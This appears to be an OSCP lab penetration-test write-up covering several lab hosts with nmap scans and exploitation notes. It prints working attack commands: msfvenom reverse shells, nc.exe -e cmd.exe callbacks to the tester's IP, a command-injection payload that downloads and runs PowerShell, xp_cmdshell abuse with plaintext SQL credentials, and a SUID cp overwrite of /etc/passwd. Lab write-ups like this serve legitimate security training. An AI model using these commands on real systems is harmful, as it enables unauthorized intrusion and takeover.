| 04-26-20 09:34PM 14286 Powerless.bat  
|\_04-25-20 12:15PM 2063 tcp\_445\_smb\_nmap.txt  
| ftp-syst:  
|\_ SYST: Windows\_NT  
135/tcp open msrpc Microsoft Windows RPC  
139/tcp open netbios-ssn Microsoft Windows netbios-ssn  
445/tcp open microsoft-ds Microsoft Windows Server 2008 R2  
1433/tcp open ms-sql-s Microsoft SQL Server 2012 11.00.21

1433/tcp open ms-sql-s Microsoft SQL Server 2012 11.00.2100.0  
| ms-sql-ntlm-info:  
| Target\_Name: DISCO  
| NetBIOS\_Domain\_Name: DISCO  
| NetBIOS\_Computer\_Name: DISCO  
| DNS\_Domain\_Name: disco  
| DNS\_Computer\_Name: disco  
|\_ Product\_Version: 6.3.9600  
| ssl-cert: Subject: commonName=SSL\_Self\_Signed\_Fallback  
| Not valid before: 2020-03-03T20:03:22  
|\_Not valid after: 2050-03-03T20:03:22  
|\_ssl-date: 2020-04-26T21:43:29+00:00; -2m25s from scanner time.  
3389/tcp open ssl/ms-wbt-server?  
| rdp-ntlm-info:  
| Target\_Name: DISCO  
| NetBIOS\_Domain\_Name: DISCO  
| NetBIOS\_Computer\_Name: DISCO  
| DNS\_Domain\_Name: disco  
| DNS\_Computer\_Name: disco  
| Product\_Version: 6.3.9600  
|\_ System\_Time: 2020-04-26T21:43:18+00:00  
| ssl-cert: Subject: commonName=disco  
| Not valid before: 2020-04-24T12:07:49  
|\_Not valid after: 2020-10-24T12:07:49  
5800/tcp open vnc-http TightVNC (user: disco; VNC TCP port: 59  
|\_http-title: TightVNC desktop [disco]  
5900/tcp open vnc VNC (protocol 3.8)  
|\_ssl-cert: ERROR: Script execution failed (use -d to debug)  
|\_ssl-date: ERROR: Script execution failed (use -d to debug)  
|\_sslv2: ERROR: Script execution failed (use -d to debug)  
|\_tls-alpn: ERROR: Script execution failed (use -d to debug)  
|\_tls-nextprotoneg: ERROR: Script execution failed (use -d to debug)  
|\_vnc-info: ERROR: Script execution failed (use -d to debug)  
49152/tcp open msrpc Microsoft Windows RPC  
49153/tcp open msrpc Microsoft Windows RPC  
49154/tcp open msrpc Microsoft Windows RPC  
49155/tcp open msrpc Microsoft Windows RPC  
49156/tcp open msrpc Microsoft Windows RPC  
49157/tcp open msrpc Microsoft Windows RPC  
49158/tcp open msrpc Microsoft Windows RPC  
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/

```
Host script results:  
|_clock-skew: mean: -2m24s, deviation: 0s, median: -2m25s  
| ms-sql-info:  
| 10.11.1.13:1433:  
|   Version:  
|     name: Microsoft SQL Server 2012 RTM  
|     number: 11.00.2100.00  
|     Product: Microsoft SQL Server 2012  
|     Service pack level: RTM  
|     Post-SP patches applied: false  
|_ TCP port: 1433  
|_smb-os-discovery: ERROR: Script execution failed (use -d to debu  
| smb-security-mode:  
| account_used: guest  
| authentication_level: user  
| challenge_response: supported  
|_ message_signing: disabled (dangerous, but default)  
| smb2-security-mode:  
| 2.02:  
|_ Message signing enabled but not required  
| smb2-time:  
| date: 2020-04-26T21:43:18  
|_ start_date: 2020-03-03T20:03:20
```

Service detection performed. Please report any incorrect results at

Nmap done: 1 IP address (1 host up) scanned in 113.22 seconds

Starting Nmap 7.80 ( <https://nmap.org> ) at 2020-04-26 17:45 EDT

Nmap scan report for 10.11.1.13


Host is up (0.064s latency).

Not shown: 65517 closed ports

| PORT      | STATE | SERVICE       |
|-----------|-------|---------------|
| 21/tcp    | open  | ftp           |
| 135/tcp   | open  | msrpc         |
| 139/tcp   | open  | netbios-ssn   |
| 445/tcp   | open  | microsoft-ds  |
| 1433/tcp  | open  | ms-sql-s      |
| 3389/tcp  | open  | ms-wbt-server |
| 4167/tcp  | open  | ddgn          |
| 5800/tcp  | open  | vnc-http      |
| 5900/tcp  | open  | vnc           |
| 5985/tcp  | open  | wsman         |
| 47001/tcp | open  | winrm         |
| 49152/tcp | open  | unknown       |
| 49153/tcp | open  | unknown       |
| 49154/tcp | open  | unknown       |
| 49155/tcp | open  | unknown       |
| 49156/tcp | open  | unknown       |
| 49157/tcp | open  | unknown       |
| 49158/tcp | open  | unknown       |

Nmap done: 1 IP address (1 host up) scanned in 109.07 seconds

```
squid@CoolHandKali:/Yeet/Machines/OSCP/13/www$ cd ..  
squid@CoolHandKali:/Yeet/Machines/OSCP/13$ ftp 10.11.1.13  
Connected to 10.11.1.13.  
220 Microsoft FTP Service  
Name (10.11.1.13:squid): anonymous  
331 Anonymous access allowed, send identity (e-mail name  
Password:  
230 User logged in.  
Remote system type is Windows_NT.  
ftp> dir  
200 PORT command successful.  
125 Data connection already open; Transfer starting.  
04-07-19 10:25PM <DIR> aspnet_client  
04-07-19 07:14PM 99710 iis-85.png  
04-07-19 07:14PM 701 iisstart.htm  
04-26-20 10:42PM 59584 nc.exe  
04-26-20 10:41PM 983 small.aspx  
226 Transfer complete.  
ftp> 
```



```
PS C:\inetpub\wwwroot> whoami /all
```

#### USER INFORMATION

| User Name                  | SID                                                    |
|----------------------------|--------------------------------------------------------|
| iis apppool\defaultapppool | S-1-5-82-3006700770-424185619-1745488364-794895919-400 |

#### GROUP INFORMATION

| Group Name                           | Type             | SID          | Attributes      |
|--------------------------------------|------------------|--------------|-----------------|
| Mandatory Label\High Mandatory Level | Label            | S-1-16-12288 |                 |
| Everyone                             | Well-known group | S-1-1-0      | Mandatory group |
| BUILTIN\Users                        | Alias            | S-1-5-32-545 | Mandatory group |
| NT AUTHORITY\SERVICE                 | Well-known group | S-1-5-6      | Mandatory group |
| CONSOLE LOGON                        | Well-known group | S-1-2-1      | Mandatory group |
| NT AUTHORITY\Authenticated Users     | Well-known group | S-1-5-11     | Mandatory group |
| NT AUTHORITY\This Organization       | Well-known group | S-1-5-15     | Mandatory group |
| BUILTIN\IIS_IUSRS                    | Alias            | S-1-5-32-568 | Mandatory group |
| LOCAL                                | Well-known group | S-1-2-0      | Mandatory group |
|                                      | Unknown SID type | S-1-5-82-0   | Mandatory group |

#### PRIVILEGES INFORMATION

| Privilege Name                | Description                               | State    |
|-------------------------------|-------------------------------------------|----------|
| SeAssignPrimaryTokenPrivilege | Replace a process level token             | Disabled |
| SeIncreaseQuotaPrivilege      | Adjust memory quotas for a process        | Disabled |
| SeAuditPrivilege              | Generate security audits                  | Disabled |
| SeChangeNotifyPrivilege       | Bypass traverse checking                  | Enabled  |
| SeImpersonatePrivilege        | Impersonate a client after authentication | Enabled  |
| SeCreateGlobalPrivilege       | Create global objects                     | Enabled  |
| SeIncreaseWorkingSetPrivilege | Increase a process working set            | Disabled |

```
PS C:\inetpub\wwwroot> .\jp641.exe -l 1337 -p C:\inetpub\wwwroot\run.bat -t *
Testing {4991d34b-80a1-4291-83b6-3328366b9097} 1337
.....
[+] authresult 0
{4991d34b-80a1-4291-83b6-3328366b9097};NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK
PS C:\inetpub\wwwroot>
```

```
PS C:\users\administrator\Desktop> type proof.txt; ipconfig; whoami
```

```
0c012af5208bac5826bb9dd4d4caedf8
```

## Windows IP Configuration

### Ethernet adapter Ethernet0:

```
Connection-specific DNS Suffix . :  
IPv4 Address . . . . . : 10.11.1.13  
Subnet Mask . . . . . : 255.255.0.0  
Default Gateway . . . . . : 10.11.0.1
```

### Tunnel adapter isatap.{D162924A-0442-4EF9-8BB7-170757574023}:

```
Media State . . . . . : Media disconnected  
Connection-specific DNS Suffix . :  
nt authority\system
```

## **10.11.1.14 Bob rooted**

Nmap showed that ports 21, 23, 25, 80, 110, 220, and 443 were open.

FTP anonymous was enabled.

Chris verified that he could upload files to the wwwroot directory on the ftp server.

wwwroot is also the webroot for port 80.

He used msfvenom to craft code that when executed would give him a reverse shell.

```
msfvenom -p windows/shell_reverse_tcp lhost=192.168.119.167 lport=80 -f asp -a x86 --platform win > shell.asp
```

During enumeration using accecsschk.exe he found that he could edit the service upnphost and then run it.

He edited the binpath to create a reverse shell via nc when started.

He started the service and gained a new reverse shell as nt authority\system.

a26f37da4583ff68f44d133d12ae3459

## ***enumeration***

iis5.1 = xp pro

## **nmap**

```
echo -e e[5me[31me[1mttl=127e[0m; echo http://www.kellyodonnell.com/content/determining-os-type-ping; nmap -Pn  
10.11.1.14 && nmap -sC -sV -Pn 10.11.1.14 && nmap -p- -Pn 10.11.1.14  
ttl=127  
http://www.kellyodonnell.com/content/determining-os-type-ping  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-27 13:27 EDT  
Nmap scan report for 10.11.1.14  
Host is up (0.072s latency).  
Not shown: 994 filtered ports  
PORT      STATE SERVICE  
21/tcp    open  ftp  
23/tcp    closed telnet  
25/tcp    closed smtp  
80/tcp    open  http  
110/tcp   closed pop3  
443/tcp   open  https  
  
Nmap done: 1 IP address (1 host up) scanned in 6.51 seconds  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-27 13:27 EDT  
Nmap scan report for 10.11.1.14  
Host is up (0.081s latency).  
Not shown: 994 filtered ports  
PORT      STATE SERVICE VERSION  
21/tcp    open  ftp    Microsoft ftpd  
| ftp-anon: Anonymous FTP login allowed (FTP code 230)  
| 04-26-20 01:45PM      331888 accesschk-2003-xp.exe  
| 04-26-20 02:16PM      <DIR>    AdminScripts  
| 01-17-07 07:43PM      <DIR>    ftproot  
| 01-17-07 07:43PM      <DIR>    iissamples  
| 04-26-20 03:20PM      983816 mimikatz.exe  
| 04-26-20 02:48PM      59392 nc.exe  
| 04-26-20 02:18PM      <DIR>    Scripts  
| 04-26-20 02:07PM      66560 whoami.exe  
|_04-27-20 01:54PM      <DIR>    wwwroot  
| ftp-syst:  
|_ SYST: Windows_NT  
23/tcp    closed telnet  
25/tcp    closed smtp  
80/tcp    open  http  Microsoft IIS httpd 5.1  
| http-methods:  
|_ Potentially risky methods: TRACE DELETE COPY MOVE PROPFIND PROPPATCH SEARCH MKCOL LOCK UNLOCK PUT  
|_http-server-header: Microsoft-IIS/5.1  
|_http-title: Site doesn't have a title (text/html).  
| http-webdav-scan:  
|_ Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH  
|_ Allowed Methods: OPTIONS, TRACE, GET, HEAD, DELETE, COPY, MOVE, PROPFIND, PROPPATCH, SEARCH, MKCOL, LOCK, UNLOCK  
| Server Type: Microsoft-IIS/5.1  
| Server Date: Mon, 27 Apr 2020 17:26:31 GMT  
|_ WebDAV type: Unknown  
110/tcp   closed pop3  
443/tcp   open  https?  
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 109.14 seconds

Starting Nmap 7.80 ( <https://nmap.org> ) at 2020-04-27 13:29 EDT

Nmap scan report for 10.11.1.14

Host is up (0.065s latency).

Not shown: 65528 filtered ports

PORT STATE SERVICE

21/tcp open ftp

23/tcp closed telnet

25/tcp closed smtp

```
80/tcp open http  
110/tcp closed pop3  
220/tcp closed imap3  
443/tcp open https
```

Nmap done: 1 IP address (1 host up) scanned in 107.57 seconds

***web***

# **80**

PORT STATE SERVICE REASON VERSION

80/tcp open tcpwrapped syn-ack

|\_http-server-header: Microsoft-IIS/5.1



# ***nmap***

| PORT    | STATE | SERVICE    | REASON  | VERSION |
|---------|-------|------------|---------|---------|
| 443/tcp | open  | tcpwrapped | syn-ack |         |

# **systeminfo**

Host Name: BOB  
OS Name: Microsoft Windows XP Professional  
OS Version: 5.1.2600 Service Pack 1 Build 2600  
OS Manufacturer: Microsoft Corporation  
OS Configuration: Standalone Workstation  
OS Build Type: Uniprocessor Free  
Registered Owner: Offsec  
Registered Organization: Offsec  
Product ID: 55274-640-9771731-23056  
Original Install Date: 1/10/2007, 5:49:26 PM  
System Up Time: N/A  
System Manufacturer: VMware, Inc.  
System Model: VMware Virtual Platform  
System type: X86-based PC  
Processor(s): 1 Processor(s) Installed.  
[01]: x86 Family 23 Model 1 Stepping 2 AuthenticAMD ~3094 Mhz  
BIOS Version: INTEL - 6040000  
Windows Directory: C:\WINDOWS  
System Directory: C:\WINDOWS\System32  
Boot Device: \Device\HarddiskVolume1  
System Locale: en-us;English (United States)  
Input Locale: en-us;English (United States)  
Time Zone: (GMT) Greenwich Mean Time : Dublin, Edinburgh, Lisbon, London  
Total Physical Memory: 511 MB  
Available Physical Memory: 253 MB  
Virtual Memory: Max Size: 1,378 MB  
Virtual Memory: Available: 900 MB  
Virtual Memory: In Use: 478 MB  
Page File Location(s): C:\pagefile.sys  
Domain: WORKGROUP  
Logon Server: N/A  
Hotfix(s): 3 Hotfix(s) Installed.  
[01]: File 1  
[02]: Q147222  
[03]: KB893803v2 - Update  
NetWork Card(s): 1 NIC(s) Installed.  
[01]: VMware PCI Ethernet Adapter  
Connection Name: Ethernet0  
DHCP Enabled: No  
IP address(es)  
[01]: 10.11.1.14

## pictures

```
root@CoolHandKali:/Yeet/Machines/OSCP/14/ftp# msfvenom -p windows/shell_reverse_tcp lhost=192.168.119.167 lport=443 -f asp -a x86 --platform win > 443.asp
```

```
150 Opening ASCII mode data connection for /bin/ls.  
04-26-20 01:23PM 1581 cmdasp.asp  
04-27-20 01:54PM <DIR> DavTestDir_aF3jPS1for  
09-19-08 07:06PM 7 index.htm  
04-26-20 01:22PM 38428 metasp.asp  
04-27-20 06:32PM 3374 shell.asp  
226 Transfer complete.  
ftp> put 443.asp
```

```
curl http://10.11.1.14/443.asp
```

```
 squid@CoolHandKali:/Yeet/Machines/OSCP/14$ sudo bash  
[sudo] password for squid:  
root@CoolHandKali:/Yeet/Machines/OSCP/14# nc -nlvp 443  
listening on [any] 443 ...  
connect to [192.168.119.167] from (UNKNOWN) [10.11.1.14] 4992  
Microsoft Windows XP [Version 5.1.2600]  
(C) Copyright 1985-2001 Microsoft Corp.  
  
C:\WINDOWS\system32>echo yeet  
echo yeet  
yeet  
  
C:\WINDOWS\system32>
```

```
ftp> put accesschk.exe  
local: accesschk.exe remote: accesschk.exe  
200 PORT command successful.  
150 Opening BINARY mode data connection for accesschk.exe.  
226 Transfer complete.  
222592 bytes sent in 0.98 secs (222.3107 kB/s)
```

```
C:\Inetpub>.\accesschk.exe /accepteula -uwcqv "Authenticated Users" *  
.\\accesschk.exe /accepteula -uwcqv "Authenticated Users" *  
RW SSDPSRV  
    SERVICE_ALL_ACCESS  
RW upnphost  
    SERVICE_ALL_ACCESS
```

```
21/tcp open  ftp    Microsoft ftfd  
| ftp-anon: Anonymous FTP login allowed (FTP code 230)  
| 04-26-20 01:45PM           331888 accesschk-2003-xp.exe  
| 04-26-20 02:16PM           <DIR>      AdminScripts  
| 01-17-07 07:43PM           <DIR>      ftproot  
| 01-17-07 07:43PM           <DIR>      iissamples  
| 04-26-20 03:20PM           983816 mimikatz.exe  
| 04-26-20 02:48PM           59392 nc.exe  
| 04-26-20 02:18PM           <DIR>      Scripts  
| 04-26-20 02:07PM           66560 whoami.exe  
|_04-27-20 01:54PM           <DIR>      wwwroot  
| ftp-syst:  
|_ SYST: Windows_NT  
23/tcp closed telnet  
25/tcp closed smtp  
80/tcp open  http   Microsoft IIS httpd 5.1  
| http-methods:  
|_ Potentially risky methods: TRACE DELETE COPY MOVE PROPFIND  
|_http-server-header: Microsoft-IIS/5.1  
|_http-title: Site doesn't have a title (text/html).  
| http-webdav-scan:  
| Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT,  
| Allowed Methods: OPTIONS, TRACE, GET, HEAD, DELETE, COPY, MOVE  
| Server Type: Microsoft-IIS/5.1  
| Server Date: Mon, 27 Apr 2020 17:26:31 GMT  
|_ WebDAV type: Unknown  
110/tcp closed pop3  
443/tcp open  https?  
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
C:\Inetpub>sc config upnphost binpath= "C:\inetpub\nc.exe 192.168.119.167 3232 -e cmd.exe"  
sc config upnphost binpath= "C:\inetpub\nc.exe 192.168.119.167 3232 -e cmd.exe"  
[SC] ChangeServiceConfig SUCCESS  
  
C:\Inetpub>sc start upnphost  
sc start upnphost
```

```
squid@CoolHandKali:/Yeet/Machines/OSCP/14$ nc -nlvp 3232
listening on [any] 3232 ...
connect to [192.168.119.167] from (UNKNOWN) [10.11.1.14] 3103
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>C:\inetpub\who.exe && ipconfig && type "C:\d
or\Desktop\proof.txt"
C:\inetpub\who.exe && ipconfig && type "C:\documents and setting
"
NT AUTHORITY\SYSTEM

Windows IP Configuration

Ethernet adapter Ethernet0:

  Connection-specific DNS Suffix . . .
  IP Address . . . . . : 10.11.1.14
  Subnet Mask . . . . . : 255.255.0.0
  Default Gateway . . . . . : 10.11.0.1
a26f37da4583ff68f44d133d12ae3459
```

## **10.11.1.31 Ralph rooted**

A nmap scan showed that http, smb, sql, and rdp ports were all open.

Upon smb enumeration the tester (Chris) found that he was able to anonymously connect to the smb directory \\10.11.1.31\\wwwroot.

Chris connected to the wwwroot directory and mirrored the directories onto his local machine.

Upon research of the new data he found two vulnerabilities. One involving a low privilege shell due to a lack of input sanitization on pingit.py.

Chris was able to bypass the purpose of the script by inputting the following... 192.168.119.167 && powershell.exe -c "IEX(new-object net.webclient).downloadstring('<http://192.168.119.167:80/443.ps1>')"

This command immediately gave Chris a low privilege shell on Ralph.

The second vulnerability noted was clear test passwords for SQLOLEDB located in the scripts named login-off.asp and login-off.asp.txt.

After logging into sql server chris was able to leverage xp\_cmdshell to run a powershell command and give himself a reverse shell as nt authority\\system

```
network-secret  
7eab8563146f16140c769072580cbcb3  
proof  
dec04ea1c0d39acd7a53c543540b0a3a
```

## **enumeration**

OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)

```
192.168.119.167 && powershell.exe -c "^(new-object net.webclient).downloadstring('http://  
192.168.119.167:80/443.ps1')"
```

x64

==== Checking Windows Vaults ===

```
Vault GUID    : 77bc582b-f0a6-4e15-4e80-61736b6f3b29  
Vault Type   : Windows Credentials
```

[\*] Use the Mimikatz "dpapi::masterkey" module with appropriate arguments (/rpc) to decrypt

```
login-off.asp:cnn.open "PROVIDER=SQLOLEDB;DATA SOURCE=RALPH;User ID=sa;PWD=poiuytrewq;DATABASE=bankdb"  
$Sql = "SELECT * FROM tblCustomers where cust_name='myUsrName' and cust_password='myUsrPassword'"
```

```
sqsh -S 10.11.1.31 -U sa -P poiuytrewq
```

```
network-secret  
7eab8563146f16140c769072580cbcb3  
proof  
dec04ea1c0d39acd7a53c543540b0a3a
```

## **nmap**

```
echo -e e[5me[31me[1mttl=127e[0m; echo http://www.kellyodonnell.com/content/determining-os-type-ping; nmap -Pn  
10.11.1.31 && nmap -sC -sV -Pn 10.11.1.31 && nmap -p- -Pn 10.11.1.31  
ttl=127
```

```
http://www.kellyodonnell.com/content/determining-os-type-ping
```

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-29 12:35 EDT
```

```
Nmap scan report for 10.11.1.31
```

```
Host is up (0.069s latency).
```

```
Not shown: 994 filtered ports
```

```
PORT      STATE SERVICE
```

```
80/tcp    open  http
```

```
135/tcp   open  msrpc
```

```
139/tcp   open  netbios-ssn
```

```
445/tcp   open  microsoft-ds
```

```
1433/tcp  open  ms-sql-s
```

```
3389/tcp  open  ms-wbt-server
```

```
Nmap done: 1 IP address (1 host up) scanned in 6.19 seconds
```

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-29 12:35 EDT
```

```
Nmap scan report for 10.11.1.31
```

```
Host is up (0.063s latency).
```

```
Not shown: 994 filtered ports
```

```
PORT      STATE SERVICE      VERSION
```

```
80/tcp    open  http        Microsoft IIS httpd 10.0
```

```
| http-cookie-flags:
```

```
| /:
```

```
|_ ASPSESSIONIDCQRTDQRC:
```

```
|_ httponly flag not set
```

```
| http-methods:
```

```
|_ Potentially risky methods: TRACE
```

```
|_http-server-header: Microsoft-IIS/10.0
```

```
|_http-title: Login
```

```
135/tcp   open  msrpc       Microsoft Windows RPC
```

```
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
```

```
445/tcp   open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds
```

```
1433/tcp  open  ms-sql-s    Microsoft SQL Server 2017 14.00.1000.00; RTM
```

```
| ms-sql-ntlm-info:
```

```
| Target_Name: RALPH
```

```
| NetBIOS_Domain_Name: RALPH
```

```
| NetBIOS_Computer_Name: RALPH
```

```
| DNS_Domain_Name: ralph
```

```
| DNS_Computer_Name: ralph
```

```
|_ Product_Version: 10.0.14393
```

```
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
```

```
| Not valid before: 2020-03-31T16:51:41
```

```
|_ Not valid after: 2050-03-31T16:51:41
```

```
|_ssl-date: 2020-04-29T16:34:25+00:00; -2m07s from scanner time.
```

```
3389/tcp open  ms-wbt-server Microsoft Terminal Services
```

```
| rdp-ntlm-info:
```

```
| Target_Name: RALPH
```

```
| NetBIOS_Domain_Name: RALPH
```

```
| NetBIOS_Computer_Name: RALPH
```

```
| DNS_Domain_Name: ralph
```

```
| DNS_Computer_Name: ralph
```

```
| Product_Version: 10.0.14393
```

```
|_ System_Time: 2020-04-29T16:33:45+00:00
```

```
| ssl-cert: Subject: commonName=ralph
```

```
| Not valid before: 2020-04-25T14:36:39
```

```
|_ Not valid after: 2020-10-25T14:36:39
```

```
|_ssl-date: 2020-04-29T16:34:24+00:00; -2m08s from scanner time.
```

```
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
```

```
Host script results:
```

```
|_clock-skew: mean: -2m07s, deviation: 0s, median: -2m07s
```

```
| ms-sql-info:
```

```
| 10.11.1.31:1433:  
| Version:  
|   name: Microsoft SQL Server 2017 RTM  
|   number: 14.00.1000.00  
|   Product: Microsoft SQL Server 2017  
|   Service pack level: RTM  
|   Post-SP patches applied: false  
|_ TCP port: 1433  
| smb-os-discovery:  
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)  
|   Computer name: ralph  
|   NetBIOS computer name: RALPH\x00  
|   Workgroup: WORKGROUP\x00  
|_ System time: 2020-04-29T16:33:45+00:00  
| smb-security-mode:  
|   account_used: guest  
|   authentication_level: user  
|   challenge_response: supported  
|_ message_signing: disabled (dangerous, but default)  
| smb2-security-mode:  
|   2.02:  
|_   Message signing enabled but not required  
| smb2-time:  
|   date: 2020-04-29T16:33:48  
|_ start_date: 2020-03-31T16:51:33
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 54.05 seconds  
Starting Nmap 7.80 ( <https://nmap.org> ) at 2020-04-29 12:36 EDT

Nmap scan report for 10.11.1.31

Host is up (0.063s latency).

Not shown: 65526 filtered ports

| PORT      | STATE | SERVICE       |
|-----------|-------|---------------|
| 80/tcp    | open  | http          |
| 135/tcp   | open  | msrpc         |
| 139/tcp   | open  | netbios-ssn   |
| 445/tcp   | open  | microsoft-ds  |
| 1433/tcp  | open  | ms-sql-s      |
| 3389/tcp  | open  | ms-wbt-server |
| 5985/tcp  | open  | wsman         |
| 49666/tcp | open  | unknown       |
| 49667/tcp | open  | unknown       |

Nmap done: 1 IP address (1 host up) scanned in 134.61 seconds

## pictures

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-29 12:35 EDT
Nmap scan report for 10.11.1.31
Host is up (0.069s latency).
Not shown: 994 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
1433/tcp  open  ms-sql-s
3389/tcp  open  ms-wbt-server
```

```
smbclient -N -L //10.11.1.31
```

| Sharename | Type | Comment       |
|-----------|------|---------------|
| -----     | ---- | -----         |
| ADMIN\$   | Disk | Remote Admin  |
| C\$       | Disk | Default share |
| IPC\$     | IPC  | Remote IPC    |
| wwwroot   | Disk |               |

```
squid@CoolHandKali:/Yeet/Machines/OSCP/31$ cat pingit.py
```

```
#!/usr/bin/python
```

```
import cgi
import os, commands

print "Content-type: text/html\n\n"
form=cgi.FieldStorage()
if (form.has_key("action")):
    output=os.popen("ping " + form["action"].value).readlines()
    for line in output:
        print line + "<br>"
else:
    print "Please Enter Input!"
```

```
squid@CoolHandKali:/Yeet/Machines/OSCP/31$ □
```

Enter IP to ping: 192.168.119.167 && whoami

Send

Pinging 192.168.119.167 with 32 bytes of data:

Reply from 192.168.119.167: bytes=32 time=68ms TTL=63

Reply from 192.168.119.167: bytes=32 time=96ms TTL=63

Reply from 192.168.119.167: bytes=32 time=116ms TTL=63

Reply from 192.168.119.167: bytes=32 time=63ms TTL=63

Ping statistics for 192.168.119.167:

Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),

Approximate round trip times in milli-seconds:

Minimum = 63ms, Maximum = 116ms, Average = 85ms

nt authority\iusr

```
root@CoolHandKali:/Yeet/Machines/OSCP/31/smb/get# grep --color -ir pwd
login-off.asp.txt:cnn.open "PROVIDER=SQLOLEDB;DATA SOURCE=RALPH;User ID=sa;PWD=poiuytrewq;DATABASE=bankdb"
login-off.asp:cnn.open "PROVIDER=SQLOLEDB;DATA SOURCE=RALPH;User ID=sa;PWD=poiuytrewq;DATABASE=bankdb"
```

```
root@CoolHandKali:/Yeet/Machines/OSCP/31/smb/get# sqsh -S 10.11.1.31 -U sa -P poiuytrewq
sqsh-2.5.16.1 Copyright (C) 1995-2001 Scott C. Gray
Portions Copyright (C) 2004-2014 Michael Peppler and Martin Wesdorp
This is free software with ABSOLUTELY NO WARRANTY
For more information type '\warranty'
```

```
(9 rows affected, return status = 1)
1> xp_cmdshell "powershell.exe -exec bypass iex(new-object net.webclient).downloadstring('http://192.168.119.167:80/3232.ps1')"
2> go
```

```
PS C:\users\administrator\Desktop> type network-secret.txt;type proof.txt;whoami;hostname;ipconf  
7eab8563146f16140c769072580cbcb3  
dec04ea1c0d39acd7a53c543540b0a3a  
nt authority\system  
ralph
```

## Windows IP Configuration

### Ethernet adapter Ethernet1:

```
Connection-specific DNS Suffix . :  
IPv4 Address . . . . . : 10.1.1.31  
Subnet Mask . . . . . : 255.255.255.0  
Default Gateway . . . . . :
```

### Ethernet adapter Ethernet0:

```
Connection-specific DNS Suffix . :  
IPv4 Address . . . . . : 10.11.1.31  
Subnet Mask . . . . . : 255.255.0.0  
Default Gateway . . . . . : 10.11.0.1
```

## **10.11.1.35 Pain rooted**

An nmap scan showed that only port 22 and 80 were open.

After navigating to the website Chris noticed that if you hovered over the links you could see there was a php call happening on /section.php?page=xxxxx.

When he replaced the non-existing file (xxxxx) with /etc/passwd he was able to dump /etc/passwd to screen.

He then hosted a simple php script echoing "Hello World" to the screen which he was able to reach and have executed via the target.

Because he was not able to get a stable php reverse shell he wrote a php script to upload and execute a python reverse shell script which was successful and got him a reverse shell as apache.

During enumeration he saw that the SUID bit for cp was set to run as root.

On Chris's local machine using openssl he created a line with his own creds for root to replace the one that was currently there.

Once he echoed that line into a .txt file on the target he copied that file over the real /etc/passwd.

He then was able to su to root.

99d8f4f10cf80eed5cb67e73e8b60a3d

## ***enumeration***

users  
bob  
justin

/etc/httpd/conf/httpd.conf

99d8f4f10cf80eed5cb67e73e8b60a3d

## **nmap**

```
echo -e e[5me[31me[1mttl=63e[0m; echo http://www.kellyodonnell.com/content/determining-os-type-ping ; nmap -Pn  
10.11.1.35 && nmap -sV -Pn 10.11.1.35 && nmap -p- -Pn 10.11.1.35  
ttl=63
```

<http://www.kellyodonnell.com/content/determining-os-type-ping>

Starting Nmap 7.80 ( <https://nmap.org> ) at 2020-04-29 16:10 EDT

Nmap scan report for 10.11.1.35

Host is up (0.069s latency).

Not shown: 998 closed ports

PORT STATE SERVICE

22/tcp open ssh

80/tcp open http

Nmap done: 1 IP address (1 host up) scanned in 1.29 seconds

Starting Nmap 7.80 ( <https://nmap.org> ) at 2020-04-29 16:10 EDT

Nmap scan report for 10.11.1.35

Host is up (0.077s latency).

Not shown: 998 closed ports

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 7.4 (protocol 2.0)

| ssh-hostkey:

| 2048 45:4a:21:25:8c:04:dc:c8:48:76:0c:52:77:14:6c:73 (RSA)

| 256 a0:b8:2d:0f:07:79:36:47:ac:9f:bf:53:9b:0f:87:eb (ECDSA)

|\_ 256 ee:06:c5:14:bc:2f:ae:9e:1e:0b:88:cd:3f:12:e0:6d (ED25519)

